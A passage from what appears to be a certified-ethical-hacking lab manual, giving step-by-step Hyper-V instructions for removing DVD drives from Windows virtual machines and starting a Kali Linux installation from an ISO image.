
**Note:** Configure **Legacy Network Adapter** while installing **Windows Server 2008**

31. Once all the above guest OSes are **installed**, go to Hyper-V Manager, select **Windows 8.1** and click on **Settings...** located at the right pane of the Hyper-V control window
32. Remember, you **CANNOT** change virtual machine **settings** while it is running
33. Make sure that you **shutdown** virtual machine **properly** before making changes in virtual machine **settings**

34. Select Windows 8.1 virtual machine, and then click **Settings** in the right-pane



35. Setting for Window 8.1 window appears, click **DVD Drive** option in the left pane of the Hyper-V Manager window
36. Click **Remove** button located at the right pane of the window




37. After clicking Remove, click **Apply** and then click **OK**


38. Perform the above **steps 29-36** also for the **Windows Server 2008**, **windows 7** virtual machines
39. The purpose of removing DVD Drive is to **enable multiple** virtual machines to **start** simultaneously
40. If this DVD Drive is not removed, you **CANNOT** start multiple virtual machines **simultaneously**

## CT#9: Install Kali Linux in Hyper-V


1. Launch Hyper-V Manager, select **Kali Linux** virtual machine and click **settings**




2. **Settings for Kali Linux** window appears
3. Click **DVD drive** option in the left pane and click **Image file** radio button in the right pane
4. Click **Browse** button, navigate to **D:\CEH-Tools\ISO Images\Kali Linux** and select **kali-linux-1.0.7-amd64.iso**
5. Click **Apply** and then click **OK**. Settings for Kali Linux window **exits**.




6. In the Hyper-V manager, right-click Kali Linux virtual machine, and select Start




7. Go to Hyper-V manager, right-click Kali Linux virtual machine, and select **Connect...**




8. Kali Linux **Boot menu** appears, select **Install** and press **Enter**




9. **Select a language** window appears, choose a language (here, **English**) and press **Enter**



